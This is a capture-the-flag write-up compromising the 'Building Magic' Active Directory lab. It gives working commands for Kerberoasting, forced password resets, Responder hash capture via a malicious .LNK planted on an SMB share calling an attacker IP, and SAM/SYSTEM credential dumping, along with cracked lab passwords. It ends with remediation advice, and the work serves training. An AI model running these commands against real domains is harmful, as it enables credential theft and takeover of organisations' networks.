Executive Summary
Building Magic is an “Easy” difficulty Windows machine that focuses on common Active Directory (AD) attack vectors. The engagement began with the analysis of a leaked database, leading to initial access via Kerberoasting. Lateral movement was achieved through ACL exploitation (ForceChangePassword) and a coerced authentication attack via a malicious .LNK file on an SMB share. Final privilege escalation to Domain Admin was accomplished by leveraging the SeBackupPrivilege to extract local credentials and identifying administrative password reuse.
Tooling Analysis
The following tools were utilized during this engagement:
| Tool | Category | Purpose |
|---|---|---|
| Nmap | Reconnaissance | Service discovery and port scanning. |
| Hash-Identifier / John the Ripper | Password Cracking | Identifying hash types and performing offline dictionary attacks. |
| Impacket | Exploitation | A suite of Python classes for working with network protocols (GetUserSPNs, SecretsDump). |
| BloodHound | Enumeration | Analyzing AD object relationships and identifying privilege escalation paths. |
| NetExec (nxc) | Lateral Movement | Automating SMB interactions and generating malicious files. |
| Responder | Exploitation | Poisoning LLMNR/NBT-NS/mDNS requests to capture NetNTLMv2 hashes. |
| Evil-WinRM | Access | Establishing interactive shells over the Windows Remote Management protocol. |
1. Enumeration & Reconnaissance
Credential Analysis
The engagement began with a leaked database dump containing MD5 hashes.

Using john, the hash for the user r.widdleton was successfully cracked, providing the plaintext password: lilronron.


Service Scanning
A comprehensive scan was performed to identify the attack surface:
nmap -A 10.1.156.8 -oA buildingmagic


The scan confirmed the presence of a Domain Controller running SMB, RPC, RDP, and WinRM. Initial access attempts with the r.widdleton credentials against RDP and WinRM failed, and SMB access was highly restricted.
2. Initial Access & Lateral Movement
Kerberoasting
With valid domain credentials, we performed a Kerberoasting attack to identify service accounts with crackable tickets:
impacket-GetUserSPNs buildingmagic.local/r.widdleton:lilronron -dc-ip 10.1.156.8 -request

The account r.haggard was found to be vulnerable. The service ticket was cracked offline using john, yielding the password rubeushagrid.

ACL Exploitation
After standard access methods failed for the new account (as shown below), BloodHound was utilized to map permissions.

bloodhound-python -u 'r.haggard' -p 'rubeushagrid' -d BUILDINGMAGIC.LOCAL -ns 10.1.156.8 -c All
The analysis revealed that r.haggard possesses ForceChangePassword rights over the user h.potch.

The password for h.potch was reset via RPC:
net rpc password h.potch 'NewPassword123!' -U "buildingmagic.local/r.haggard%rubeushagrid" -S 10.1.57.200

3. Coerced Authentication & Flag Retrieval
Malicious LNK Upload
Enumeration showed that h.potch had write access to the File-Share SMB share.

smbclient //10.1.57.200/File-Share -U h.potch%NewPassword123!

To move laterally, Responder was started on the attacker machine:
sudo responder -I tun0 -v


A malicious .LNK file was generated and uploaded to the share using nxc:
nxc smb 10.1.57.200 -u 'h.potch' -p 'NewPassword123!' -M slinky -o NAME=information.lnk SERVER=10.200.30.233 SHARES=File-Share
We successfully captured the NetNTLMv2 hash for h.grangon.

The hash was cracked (magic4ever) using john:



Since h.grangon is a member of the Remote Management Users group, a WinRM session was established to retrieve the user flag.

4. Privilege Escalation to Domain Admin
SeBackupPrivilege Exploitation
The user h.grangon was found to have the SeBackupPrivilege enabled.


This privilege was leveraged to dump the local SAM and SYSTEM hives, which were parsed using secretsdump:
impacket-secretsdump -sam SAM.bak -system SYSTEM.bak LOCAL
Administrative Password Reuse
Analysis of the local administrator hash revealed potential reuse. Bloodhound was reviewed to identify the remaining target, a.flatch.


A final evil-winrm session was established as a.flatch (utilizing the local admin password) to retrieve the root flag.

Vulnerability Mapping (CWE)
| ID | Vulnerability Name | CWE Mapping |
|---|---|---|
| 1 | Weak Password Policy (Kerberoasting) | CWE-521: Weak Password Requirements |
| 2 | Insecure AD Access Control (ForceChangePassword) | CWE-269: Improper Privilege Management |
| 3 | Coerced Authentication via SMB | CWE-294: Authentication Bypass by Capture-replay |
Remediation & Mitigation Strategies
1. Hardening Kerberos (NIST AC-1, CIS Control 5.2)
- Mitigation: Ensure all service accounts use long, complex passwords (25+ characters).
- Recommendation: Migrate service accounts to Group Managed Service Accounts (gMSAs) to automate password management.
2. ACL & Group Management (NIST AC-6, CIS Control 6.8)
- Mitigation: Conduct a thorough audit of Active Directory ACLs to remove “ForceChangePassword” rights granted to non-admin accounts.
- Recommendation: Remove sensitive privileges like SeBackupPrivilege from standard users to prevent credential database extraction.
3. SMB & Network Security (NIST AC-17, CIS Control 4.1)
- Mitigation: Disable LLMNR and NBT-NS protocols across the domain.
- Recommendation: Implement SMB Signing and restrict outbound traffic on port 445 to prevent coerced authentication attacks.